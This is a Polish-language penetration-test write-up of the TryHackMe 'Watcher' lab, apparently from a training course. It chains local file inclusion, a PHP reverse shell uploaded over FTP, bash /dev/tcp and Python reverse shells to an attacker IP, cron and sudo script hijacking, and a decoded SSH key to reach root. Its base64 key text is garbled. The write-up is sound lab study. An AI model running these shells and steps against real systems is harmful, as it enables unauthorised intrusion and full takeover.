

SDA
Akademy

—
2023

SECURITY REPORT

PENETRATION
TEST BY ROMAN
DIBROV

Spis Treści

Wnioski i zalecenia.....	3
Treść techniczna.....	3
LFI [medium5.8].....	4
Eskalacja uprawnień.....	5
Dostęp do ROOTa.....	10

Raport z testów bezpieczeństwa

<https://tryhackme.com/room/watcher>

Wnioski z testów

W aplikacji webowej zidentyfikowano podatność typu "LFI". Podatność tego typu odnosi się do ataku polegającego na dołączeniu, za pomocą którego osoba atakująca może nakłonić aplikację internetową do dołączenia plików na serwerze sieci Web, wykorzystując funkcję, która dynamicznie obejmuje lokalne pliki lub skrypty

Zalecenia

- Użycie "białej listy", która nie pozwoli wpisywać żłośliwy kod
- W aplikacjach WWW, można spotkać się z zabezpieczeniem polegającym na wyszukiwaniu w ścieżce do pliku, wystąpienia ciągu „.../”. Zabezpieczenie polega na usunięciu takich ciągów z tekstu reprezentującego nazwę pliku, lub ścieżkę do niego
- Dodatkowo, należy pamiętać o weryfikacji uprawnień do plików (np. odpowiednie uprawnienia, z jakimi uruchomiony jest serwer WWW)

Treść techniczna

```
rustscan -a 10.10.167.163 -- -sC -sV -A | tee scan.txt
-/THM/watcher ▶ rustscan -a 10.10.167.163 -- -sC -sV -A | tee scan.txt
[!] File limit is lower than default batch size. Consider upping with --ulimit. May cause harm to sensitive servers
[!] Your file limit is very small, which negatively impacts RustScan's speed. Use the Docker image, or up the Ulimit with '--ulimit 5000'
Open 10.10.167.163:21
Open 10.10.167.163:22
Open 10.10.167.163:80
[~] Starting Nmap
[>] The Nmap command to be run is nmap -sC -sV -A -vvv -p 21,22,80 10.10.167.163

Starting Nmap 7.92 ( https://nmap.org ) at 2023-08-05 08:55 UTC
NSE: Loaded 155 scripts for scanning.
NSE: Script Pre-scanning.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 08:55
Completed NSE at 08:55, 0.00s elapsed
NSE: Starting runlevel 2 (of 3) scan.
Initiating NSE at 08:55
Completed NSE at 08:55, 0.00s elapsed
NSE: Starting runlevel 3 (of 3) scan.
Initiating NSE at 08:55
Completed NSE at 08:55, 0.00s elapsed
Initiating Ping Scan at 08:55
Scanning 10.10.167.163 [2 ports]
Completed Ping Scan at 08:55, 0.10s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 08:55
Completed Parallel DNS resolution of 1 host. at 08:55, 0.03s elapsed
DNS resolution of 1 IPs took 0.03s. Mode: Async [#: 1, OK: 0, NX: 1, DR: 0, SF: 0, TR: 1, CN: 0]
Initiating Connect Scan at 08:55
Scanning 10.10.167.163 [3 ports]
Discovered open port 21/tcp on 10.10.167.163
Discovered open port 22/tcp on 10.10.167.163
Discovered open port 80/tcp on 10.10.167.163
Completed Connect Scan at 08:55, 0.08s elapsed (3 total ports)
Initiating Service scan at 08:55
Scanning 3 services on 10.10.167.163
Completed Service scan at 08:55, 6.18s elapsed (3 services on 1 host)

gobuster dir -u 10.10.167.163 -w /usr/share/wordlists/dirbuster/directory-list-
lowercase-2.3-medium.txt -x txt,php,html
```

w robots.txt informacja o ukrytych folderach

```
User-agent: *
Allow: /flag_1.txt
Allow: /secret_file_do_not_read.txt
```

User-agent: *
Allow: /flag_1.txt
Allow: /secret_file_do_not_read.txt

FLAG{robots_dot_text_what_is_next}

```
FLAG{robots_dot_text_what_is_next}
```

Local File Inclusion [MEDIUM 5.8]

10.10.167.163/post.php?post=../../../../etc/passwd

```
root:x:0:root:/root/bin/bash daemon:x:1:daemon:/usr/sbin/nologin bin:x:2:bin:/bin/usr/sbin/nologin sys:x:3:sys:/dev:/usr/sbin/nologin sync:x:4:65534:sync:/bin:/bin/sync games:x:5:60:games:/usr/games:/usr/sbin/nologin man:x:6:12:man:/var/cache/man:/usr/sbin/nologin lp:x:7:lp:/var/spool/lpd:/usr/sbin/nologin mail:x:8:mail:/var/mail:/usr/sbin/nologin news:x:9:9:news:/var/spool/news:/usr/sbin/nologin uucp:x:10:uucp:/var/spool/uucp:/usr/sbin/nologin proxy:x:13:13:proxy:/bin:/usr/sbin/nologin www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin backup:x:34:34:backup:/var/backups:/usr/sbin/nologin list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin gnats:x:41:41:GNATS Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin systemd-network:x:100:102:system Network Management,,,:/run/systemd/notify:/usr/sbin/nologin systemd-resolve:x:101:103:systemd Resolver,,,:/run/systemd/resolve:/usr/sbin/nologin syslog:x:102:106:/home/syslog:/usr/sbin/nologin messagebus:x:103:107:/nonexistent:/usr/sbin/nologin_apt:x:104:65534:/nonexistent:/usr/sbin/nologin lxd:x:105:65534:/var/lib/lxd/:/bin/false:uuid:x:106:110:/run/uuid:/usr/sbin/nologin dnsmasq:x:107:65534:dnsmasq,,:/var/lib/misc:/usr/sbin/nologin landscape:x:108:112:/var/lib/landscape:/usr/sbin/nologin pollinate:x:109:1:/var/cache/pollinate:/bin/false:sshd:x:110:65534:/run/sshd:/usr/sbin/nologin will:x:1000:1000:will:/home/will:/bin/bash ftp:x:111:114:ftp daemon,,,:/srv/ftp/usr/sbin/hologin ftpuser:x:1001:1001:,,,:/home/ftpuser:/usr/sbin/hologin mat:x:1002:1002:#,,:/home/mat:/bin/bash toby:x:1003:1003:,,,:/home/toby:/bin/bash
```

© Corkplacemats 2020

Back to top

10.10.167.163/post.php?post=../../../../etc/passwd

http://10.10.167.163/post.php?post=secret_file_do_not_read.txt

Hi Mat, The credentials for the FTP server are below. I've set the files to be saved to /home/ftpuser/ftp/files. Will ----- ftpuser:givemefiles777

10.10.167.163/post.php?post=secret_file_do_not_read.txt

```
Hi Mat, The credentials for the FTP server are below. I've set the files to be saved to /home/ftpuser/ftp/files. Will ----- ftpuser:givemefiles777
```

© Corkplacemats 2020

login to ftp

mget *

```
flag_2.txt placemat1.jpg placemat2.jpg placemat3.jpg scan.txt
~/THM/watcher > cat flag_2.txt
FLAG{ftp_you_and_me}
~/THM/watcher >
```

FLAG{ftp_you_and_me}

dalej utworze revshella

zaladuję plik shell.php z kodem ze strony na FTP


```
~/THM/watcher > ftp 10.10.170.195
Connected to 10.10.170.195.
220 (vsFTPd 3.0.3)
Name (10.10.170.195:kali): ftpuser
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls -la
229 Entering Extended Passive Mode (|||43563|)
150 Here comes the directory listing.
dr-xr-xr-x    3 65534    65534        4096 Dec  03  2020 .
dr-xr-xr-x    3 65534    65534        4096 Dec  03  2020 ..
drwxr-xr-x    2 1001     1001        4096 Dec  03  2020 files
-rw-r--r--    1 0         0           21 Dec  03  2020 flag_2.txt
226 Directory send OK.
ftp> cd files
250 Directory successfully changed.
ftp> put shell.php
local: shell.php remote: shell.php
229 Entering Extended Passive Mode (|||44432|)
150 Ok to send data.
100% |*****                                                 *
226 Transfer complete.
2588 bytes sent in 00:00 (13.70 KiB/s)
ftp>
```

<https://www.revshells.com/>

I uruchomie przez url

10.10.167.163/post.php?post=../../../../home/ftpuser/ftp/files/shell.php

```
~/THM/watcher > nc -lvp 4444
listening on [any] 4444 ...
id
connect to [10.11.28.126] from (UNKNOWN) [10.10.167.163] 40824
Linux watcher 4.15.0-128-generic #131-Ubuntu SMP Wed Dec 9 06:57:35 UTC 2020 x86_64 x86_64 x86_64 GNU/Linux
10:27:15 up 1:35, 0 users, load average: 0.00, 0.00, 0.00
USER   TTY      FROM             LOGIN@ IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
bash: cannot set terminal process group (920): Inappropriate ioctl for device
bash: no job control in this shell
www-data@watcher:/$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
www-data@watcher:/$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
www-data@watcher:/$
```



poszukamy flagi

```
find / -type f -name "*flag*.txt" 2>/dev/null
```

```
www-data@watcher:/home$ find / -type f -name "*flag*.txt" 2>/dev/null
find / -type f -name "*flag*.txt" 2>/dev/null
/home/mat(flag_5.txt
/home/ftpuser/ftp(flag_2.txt
/home/will(flag_6.txt
/home/toby(flag_4.txt
/var/www/html/more_secrets_a9f10a(flag_3.txt
/var/www/html(flag_1.txt
www-data@watcher:/home$
```

```
/home/mat(flag_5.txt
/home/ftpuser/ftp(flag_2.txt
/home/will(flag_6.txt
/home/toby(flag_4.txt
/var/www/html/more_
secrets_a9f10a(flag_3.txt
/var/www/html(flag_1.txt
```

FLAG3:

```
FLAG{lfi_what_a_guy}
sudo -l
```

```
(toby) NOPASSWD: ALL
cat /var/www/html/more_secrets_a9f10a(flag_3.txt
FLAG{lfi_what_a_guy}
www-data@watcher:/home$ id
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
www-data@watcher:/home$ sudo -l
sudo -l
Matching Defaults entries for www-data on watcher:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User www-data may run the following commands on watcher:
    (toby) NOPASSWD: ALL
www-data@watcher:/home$
```

Możemy wykonywać wszystkie polecenia jako user toby

```
sudo -u toby cat flag_4.txt
```

```
FLAG{chad_lifestyle}
```

```
drwxr-xr-x 6 toby toby 4096 Dec 12 2020 .
drwxr-xr-x 6 root root 4096 Dec  3 2020 ..
lrwxrwxrwx 1 root root   9 Dec  3 2020 .bash_history → /dev/null
-rw-r--r-- 1 toby toby 220 Dec  3 2020 .bash_logout
-rw-r--r-- 1 toby toby 3771 Dec  3 2020 .bashrc
drwx—— 2 toby toby 4096 Dec  3 2020 .cache
drwx—— 3 toby toby 4096 Dec  3 2020 .gnupg
drwxrwxr-x 3 toby toby 4096 Dec  3 2020 .local
-rw-r--r-- 1 toby toby 807 Dec  3 2020 .profile
-rw—— 1 toby toby 21 Dec  3 2020 flag_4.txt
drwxrwxr-x 2 toby toby 4096 Dec  3 2020 jobs
-rw-r--r-- 1 mat mat 89 Dec 12 2020 note.txt
www-data@watcher:/home/toby$ sudo -u toby cat flag_4.txt
sudo -u toby cat flag_4.txt
FLAG{chad_lifestyle}
www-data@watcher:/home/toby$
```

zmienimy usera na toby

```
nc -lnvp 4445 (kali)
```

```
sudo -u toby bash -i >& /dev/tcp/10.11.28.126/4445 0>&1 (target machine)
```


w etc/crontab jest skrypt który możemy urzyć do eskalacji uprawnień

```
nc -lnvp 4446 (kali)
```

```
echo 'bash -i >& /dev/tcp/10.11.28.126/4446 0>&1' >> cow.sh (target)
```

poczekam 1 minutę i mam shella

```
rw-r--r-- 1 toby toby 220 Dec 3 2020 .bash_logout
rw-r--r-- 1 toby toby 3771 Dec 3 2020 .bashrc
drwxr-xr-x 2 toby toby 4096 Dec 3 2020 .cache
drwxr-xr-x 3 toby toby 4096 Dec 3 2020 .gnupg
drwxrwxr-x 3 toby toby 4096 Dec 3 2020 .local
rw-r--r-- 1 toby toby 807 Dec 3 2020 .profile
rw-r--r-- 1 toby toby 21 Dec 3 2020 flag_4.txt
drwxrwxr-x 2 toby toby 4096 Dec 3 2020 jobs
rw-r--r-- 1 mat mat 89 Dec 12 2020 note.txt
toby@watcher:~$ cd jobs
toby@watcher:~/jobs$ ls
ls
cow.sh
toby@watcher:~/jobs$ echo 'bash -i >& /dev/tcp/10.11.28.126/4446 0>&1' >> cow.sh
hecho 'bash -i >& /dev/tcp/10.11.28.126/4446 0>&1' >> cow.sh
toby@watcher:~/jobs$ cat cow.sh
cat cow.sh
#!/bin/bash
cp /home/mat/cow.jpg /tmp/cow.jpg
bash -i >& /dev/tcp/10.11.28.126/4446 0>&1
toby@watcher:~/jobs$
```



FLAG{live_by_the_cow_die_by_the_cow}

```
mat@watcher:~$ ls
```

```
ls
cow.jpg
flag_5.txt
note.txt
scripts
```

```
mat@watcher:~$ cat flag_5.txt
```

```
cat flag_5.txt
```

FLAG{live_by_the_cow_die_by_the_cow}

```
mat@watcher:~$
```

do eskalacji uprawnień do użytkownika will, użyje python revshella

```
import os
import pty
import socket

def get_command(a):
    s=socket.socket()
    s.connect(("10.11.28.126",4448))
    [os.dup2(s.fileno(),f) for f in (0,1,2)]
    pty.spawn("bash")
```

skopijuje go na maszynę celową!

wartość shella zapisze do pliku który ma komendy do wykonania (cmd.py)

```
cat cm.py.2 > ./scripts/cmd.py
```

uruchamiam nasłuchiwać

```
nc -lnvp 4448
```

uruchamiam skrypt jako użytkownik will

```
sudo -u will /usr/bin/python3 /home/mat/scripts/will_script.py 1
```

Jest flaga

FLAG{but_i_thought_my_script_was_secure}

```

cmd.py
__pycache__
will_script.py
mat@watcher:~/scripts$ cat cmd.py
cat cmd.py
import os
def get_command(a):
    os.system('bash -i >& /dev/tcp/10.11.28.126/4448 0>&1')
mat@watcher:~/scripts$ cd ..
cd ..
mat@watcher:~$ wget http://10.11.28.126:8002/cm.py
wget http://10.11.28.126:8002/cm.py
--2023-08-05 12:26:03-- http://10.11.28.126:8002/cm.py
Connecting to 10.11.28.126:8002 ... connected.
HTTP request sent, awaiting response ... 200 OK
length: 168 [text/x-python]
Saving to: 'cm.py.2'

      0K                               100% 17.9M=0s
2023-08-05 12:26:03 (17.9 MB/s) - 'cm.py.2' saved [168/168]

mat@watcher:~$ ls
ls
cm.py
cm.py.1
cm.py.2
cow.jpg
flag_5.txt
note.txt
scripts
mat@watcher:~$ cat cm.py.2 > ./scripts/cmd.py
cat cm.py.2 > ./scripts/cmd.py
mat@watcher:~$ sudo -u will /usr/bin/python3 /home/mat/scripts/will_script.py 1
sudo -u will /usr/bin/python3 /home/mat/scripts/will_script.py 1

```

will@watcher:~/home/will

```

File Actions Edit View Help
connect to [10.11.28.126] from (UNKNOWN) [10.10.118.177] 46582
will@watcher:~$ id
id
uid=1000(will) gid=1000(will) groups=1000(will),4(adm)
will@watcher:~$ ls
ls
cm.py cm.py.1 cm.py.2 cow.jpg flag_5.txt note.txt scripts
will@watcher:~$ cat note.txt
cat note.txt
Hi Mat,
I've set up your sudo rights to use the python script as my user
Will
will@watcher:~$ cat flag_5.txt
cat flag_5.txt
cat: flag_5.txt: Permission denied
will@watcher:~$ id
id
uid=1000(will) gid=1000(will) groups=1000(will),4(adm)
will@watcher:~$ cd ..
cd ..
will@watcher:/home$ cd will
cd will
will@watcher:/home/will$ ls
ls
flag_6.txt
will@watcher:/home/will$ cat flag_6.txt
cat flag_6.txt
FLAG{but_i_thought_my_script_was_secure}
will@watcher:/home/will$ 

```

Do escalacji do roota urzyłem skrypt "linpeas.sh"

```

[+] https://book.hacktricks.xyz/linux-hardening/privilege-escalation#reusing-sudo-tokens
ptrace protection is enabled (1)
gdb wasn't found in PATH, this might still be vulnerable but linpeas won't be able to check it

```

```

[+] Checking Pkexec policy
[+] https://book.hacktricks.xyz/linux-hardening/privilege-escalation/interesting-groups-linux-pe#pe-method-2

[Configuration]
AdminIdentities=unix-user:0
[Configuration]
AdminIdentities=unix-group:sudo;unix-group:adm in

```

Superusers

```

root:x:0:0:root:/root:/bin/bash

```

Users with console

```

mat:x:1002:1002:,:/home/mat:/bin/bash
root:x:0:0:root:/root:/bin/bash
toby:x:1003:1003:,:/home/toby:/bin/bash
will:x:1000:1000:will:/home/will:/bin/bash

```

All users & groups

```

uid=0(root) gid=0(root) groups=0(root)
uid=1000(will) gid=1000(will) groups=1000(will),4(adm)
uid=1001(ftpuser) gid=1001(ftpuser) groups=1001(ftpuser)
uid=1002(mat) gid=1002(mat) groups=1002(mat)
uid=1003(toby) gid=1003(toby) groups=1003(toby)
uid=100(systemd-network) gid=102(systemd-network) groups=102(systemd-network)
uid=101(systemd-resolve) gid=103(systemd-resolve) groups=103(systemd-resolve)
uid=102(syslog) gid=106(syslog) groups=106(syslog),4(adm)
uid=103(messagebus) gid=107(messagebus) groups=107(messagebus)
uid=104(_apt) gid=65534(nogroup) groups=65534(nogroup)
uid=105(lxd) gid=65534(nogroup) groups=65534(nogroup)
uid=106(uuid) gid=110(uuid) groups=110(uuid)
uid=107(dnsmasq) gid=65534(nogroup) groups=65534(nogroup)
uid=108(landscape) gid=112(landscape) groups=112(landscape)
uid=109(pollinate) gid=1(daemon[0m) groups=1(daemon[0m)
uid=10(uucp) gid=10(uucp) groups=10(uucp)

```

Użytkownik will jest w grupie "adm", to daje możliwość przeglądać niektóre pliki konfiguracyjne roota!!!

```
find / -type f -group adm 2>/dev/null
```

```
will@watcher:~$ find / -type f -group adm 2>/dev/null
find / -type f -group adm 2>/dev/null
/opt/backups/key.b64
/var/log/auth.log
/var/log/kern.log
/var/log/syslog
/var/log/apache2/access.log
/var/log/apache2/error.log
/var/log/apache2/other_vhosts_access.log
/var/log/cloud-init.log
/var/log/unattended-upgrades/unattended-upgrades-dpkg.log
/var/log/apt/term.log
will@watcher:~$
```

```
cat /opt/backups/key.b64
will@watcher:~$ cat /opt/backups/key.b64
cat /opt/backups/key.b64
LS0tLS1CRUdJTiBSU0EgUFJJVFKURSBLRVktLS0tLQpNSUlFcEFJQkFBS0NBUVBElBhUUZvbFFx
OGNIb205bXNzeVBaNTNhTHpCY1J5QncrcnlzSjNoMePDeG5WK2FHCM9wWmRjUXowMVLPPWRqWUh
WkVKbWRjUFZXUXAvTDB1YzV1M2lnb2lLMXVpWU1mdzg1ME43dDNPWC9lcmRLRjQKanFWdTNPWE45
ZG9CbXIzVHVVOVJKa1zuRER1bzh5NER0SXVGQ2Y5MlpnRUFKR1VCMit2Rk90N3E0S0pzSXhnQQpu
TTThrajh0a0ZrRlBrMGQxEtIMitwN1FQMKhHWnJmM0R0Rm1RN1R1amEzem5nYkVWTzd0WHgzVjNZ
T0Y5eTFYCmVGUHJ2dERRVjdCWWI2ZWdrbGFmczRtNFhlVU8vY3NNODRJNm5ZSFd6RUo1enBjU3Jw
bWtEShhDOhLIOW1JVnQKZFnlbgFiVzJmdUxBaTUxVVIVmnd0cUwxM2h2R2dscGVQaEtRZ1FJREFR
QUJBb0lCQUhTz1RyeXcyMmcwQVRuSQo5WjVnZVRDNW9VR2padjtsjJVREZQMlBJd3hjTlM4YU13
YlVSN3JRUDNGOFY3cStNWnZEYjNrVS80cGlsKy9jCnEZWDdENTBnaWtwRVpFVWVJTVBQalBjVU5H
VUthWG9hWDVUmlhhWUj0UwlsujZaMXd2QVNPMHFVbjdQSxEyY3oKqlF2Y1J5UTVyaDzzTnJ0aUpR
cEdESkrFNTRoSWlnaWmV3VjYnluZxpZeWE4cnJJc2RXTS8wU1Vs0UprbkkwUQpUUU9pL1gyd2Z5
cnlKc20rdFljdlk0eWRoQ2hLkzBuVlRoZWNpVXJWL3drRnZPRGJHTVN1dWhjSFJLVEtjNki2CjF3
c1VBODUrnnFORnJ4ekZZL3RXMTg4VzAwZ3k5dzUxYktTS0R4Ym90aTJnZGdtRm9scG5Gdyt0MFFS
QjVSQ0YKQWxRSjI4a0NnWUVBNmxWTJ4eWVMaC9hT0J10StTcDN1SmtuSwtpYnBJV0NkTGQxeFh0
dERNQXo0T3FickxCNQpmSi9pVWNZandPQkh0M050a3VvbTzb0VmcdRHb3UxNhlHek9pUmtBZTRI
UUppGOXZ4RldKNW1YK0JIR0kvdmoyCk52MXNx1BhSutxNHBrUkJ6UjZNL09iRd05UWU30E5kbFF2
TG5RVGxXcDRuamhqUW9IT3NvdnNDZ1lFQTMrVEUKN1FSNzd5UthsMWlHQUZZUlJekJncDVlsjJB
QXZWcFdKdU1OTEs1bG1RL0UxeDJL0ThFnzNdCFFzUkRHMG4rMqp2cDQrWThKMe1CL3RHbUNmN0lQ
TWVpWDgwWUpXN0x0b3pyNytzZmJBUVoxVGEybxFoQ2FsQVF5Sw5cCtFWHBjClViqlZueVVDMVhj
dlJmUXZGSn16Z2Njd0V4RXI2Z2xKS09qNjRiTUNnWUVBbheteC9qeEtaTFRXenh4YjlWNEQKU1Bz
K055SmVKTXFNSFZMNfZUR2gydm5GdVR1cTjjsUM0bTUzem4reEo3ZXpwYjFyQTg1SnREMduajZu
U3I5UQpBL0hiakp1Wkt3aTh1ZWJxdWl6b3Q2dUZCenBvdVBTdVV6QThz0HhIVkk2ZWRWMUhDOGlw
NEptdE5QQVdIa0xaCmdMTFZPazBnejdKdkMzaEdjMTJCCnFjQ2dZQWhGamkzNGLMQ2kzTmMxbHN2
TDRqdlNbkbxLTvhUWJ1NlArQmQKYktpUhd0SUcxWnE4UTRSbTZxcUM5Y25vOE5iQkF0aUQ2L1RD
WDFrejZpUHE4djZQUUViMmdpaWplWVNkQLlVTwprSkVwRVpNRjMw0FZuNk42L1E4RF1hdkpWYyt0
bTRtV2NOMm1ZQnpVR1FIbWI1aUpqa0xFMmYvVHdZVGcyREIwCm1FR0Rh0tCZ1FDaCtVcG1UVFJ4
NEtLTnk2d0prd0d2MnVSZGo5cnRhMlg1chpUcTJuRUFwa2UyVvlUDVPTGgKLzZLSFRMUmhjcDlG
bUY5aUtXRHRFTVNROERDYW41Wk1KN09JWXAYuLoxUnpDOUR1ZzNxa3R0a09LQWJjY0tuNQo0QVB4
STFEeFUrYTJ4WFhmMDJkc1FIMEg1QWh0Q2lUQkQ3STVZUnNNMWJPRXFqRmRaZ3Y2U0E9PQotLS0t
LUVORCBSU0EgUFJJVfkURSBLRVktLS0tLQo=
will@watcher:~$
```

plik key.b64 zawiera klucz ssh! Decoduje wartość base64! Zamiast "ENKODED KEY" wartość base64!

```
echo"ENCODED KEY" | base64 -d
```

Zapisuje klucz, zmieniam uprawnienia dla klucza

```
chmod 600 id_rsa
```

```

~/THM/watcher > echo 'LS0tLS1CRUdJTiBSU0EgUFJJVkJURSLRVktLS0tLQpNSULFcEFJQkFB50NBUVBelBhUUZvbFFx
OGNIb205bXNzeVBaNTNhTHpCY1J5QncrcnlzSjNoMEpDeG5WK2FHCm9wWmRjUXowMVlPWWRqWUlh
WkVKbWRjUFZXUAvTDB1YzV1Mlnb2LMXVpWU1mdzg1ME43dDNPWC9lcmlRLRjQKanFwdTNpWE45
ZG9CbXIZVHVV0VJKa1zuRER1bzh5NER0SXVGQ2Y5MlpnRUFKR1VCMit2Rk9ON3E0S0pzSXhnQpu
TThrajh0a0ZrLBrMGQxSctIMitwN1FQmkhHWnJmM0R0Rm1RN1R1amEzem5nYkVWTzd0WHgzVjNZ
T0Y5eTFYCmVGUH2dERVRjdCWWI2ZwdrbGFmczTnFhLVU8vY3NNDRJNm5ZF6dRUo1enBjU3Jw
bWtESHhDOHh1OW1JVNQZFNlbGFivJmdUxBaTUXVViMnd0cUwxM2h2R2dscGVQaEtRZ1F3REFR
QUJ8b01CQHt21RyeXcyMmcwQRvSuS05WjVnZRDNW9VR2padjdtSjJVREZQMLBJd3hjTLM4YU13
YLVSN3JRUUDNGOFY3cStNWnZEYjNrVS80cGlsKy9jCnEzWddENTBnaWtwRpVFWVJTVBqalBjVU5H
VUthWG9hWDVuMlhWUJ0UWLsuJzaMXd2QVNPMHVfbjdQSxEyY3oKqlF2Y1J5UTVyaDzzTnJ0aUpR
cEdESkrFNTRoSwlnaWMvR3VjYnluZxpzeWE4cnJjcRXTS8wU1Vs0UprbkhwOpUUU9pL1gyd2Z5
cnlKc20rdFljdlk0eWRoZWNpVXJWL3drRnZPRGJHTVn1dWhjSFJLVEtjNkI2CjF3
c1VBODUrdrnJ4ekZL3RXMTg4VzAwZk5dUxTS0R4Ym90aTJnZGdtRm9scG5Gdyt0MFFS
QjvSQ0YKQWxRSjI4a0NnWUVBNmxyWTJ4eWVMac9hT0J10StTcDN1SmstSwTPyNBjV0NkTGQxePh0
dERNQXo0T3FickxCNQpmSi9pVWNZandPQkh0M050a3VvbTZxb0VmcDRhb3UxNhlHek9pUmtBzTRI
UUpGOXZ4RldKNW1YK0JIR0kvdmoyCk52MXNxN1BhSUtxNHBRukJ6UjZNL09iRd5UWU30E5kbFF2
TG5RVGxxcDRuamhqUW9IT3NvdnNDZ1lFQTMr5UthsMWLHQZZUlhJekJncDVLSjJB
QXZWcFdKdULOTEs1bG1RL0UxeDjl0ThFNzNDcFFzUkRHMG4rMqp2cDQrWThKMeLCL3RhBUNmN0lQ
TWVpWDgwWUpXN0x0b3pyNytzMJBUVoxVGeybzFoQ2FsQVF5SWs5CtFWHBjClViQlZueVVDMVhj
d1JmUXZGsnl6Z2Njd0v4RXI2ZxKS09nJriTUNnWUVBbHhteC9qeEtaTFRXenh4YjLWNEQKU1Bz
K055SmVKTxFNSFZMNFZUR2gydm5GdVR1cTjSUM0tTUzem4reEo3ZXpwYjFyQtg1SnREmmduajZu
J3I5UQpBL0hiakp1Wkt3aTh1ZWJxdWl6b3Q2dUZCenBvdVBTdVV6QThzOHHIVkk2ZWRWMUhd0Glw
NEptdE5QQVdIa0xaCmdMTFZPazBnejdMTJccnFjQ2dZQWhGamkzNglMQ2kzTmMxbHN2
TDRqdlx0b8mr3TuU9RJkVnDUo8y4dtIuFCf92ZfEAJGUB2+vF0N7q4KJsIxgA
nM8kj8NkFkFPk0d1HKH2+p7QP2HGZrf3DNFmQ7Tuja3zngbEV07Nxx3V3YOF9y1X
eFPvtDQV7BYb6egklaf54m4xeU0/cM84i6nYHWzEJ5zpcSrpmkDHxC8yH9mIVt
dSelabW2fulAi51UR/2wNql13hvGglpePhKQgQIDAQABAoIBAHmgTryw22g0ATnI

```

Loguje się przez ssh jako root

```

ssh -i id_rsa root@10.10.118.177
cat flag_7.txt

```

FLAG{who_watches_the_watchers}

```

~/THM/watcher > ssh -i id_rsa root@10.10.118.177
The authenticity of host '10.10.118.177 (10.10.118.177)' can't be established.
ED25519 key fingerprint is SHA256:/60sf9gTocupkmAaJjtQJTxW1ZnolBZckE6KpPiQi5s.
This key is not known by any other names
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.118.177' (ED25519) to the list of known hosts.
Welcome to Ubuntu 18.04.5 LTS (GNU/Linux 4.15.0-128-generic x86_64)


```

```

* Documentation:  https://help.ubuntu.com
* Management:    https://landscape.canonical.com
* Support:       https://ubuntu.com/advantage

```

System information as of Sat Aug 5 13:18:55 UTC 2023

System load:	0.08	Processes:	145
Usage of /:	22.5% of 18.57GB	Users logged in:	0
Memory usage:	46%	IP address for eth0:	10.10.118.177
Swap usage:	0%	IP address for lxdbr0:	10.14.179.1

33 packages can be updated.
0 updates are security updates.

```

Last login: Thu Dec 3 03:25:38 2020
root@watcher:~# ls
flag_7.txt
root@watcher:~# cat flag7.txt
cat: flag7.txt: No such file or directory
root@watcher:~# cat flag_7.txt
FLAG{who_watches_the_watchers}
root@watcher:~# 

```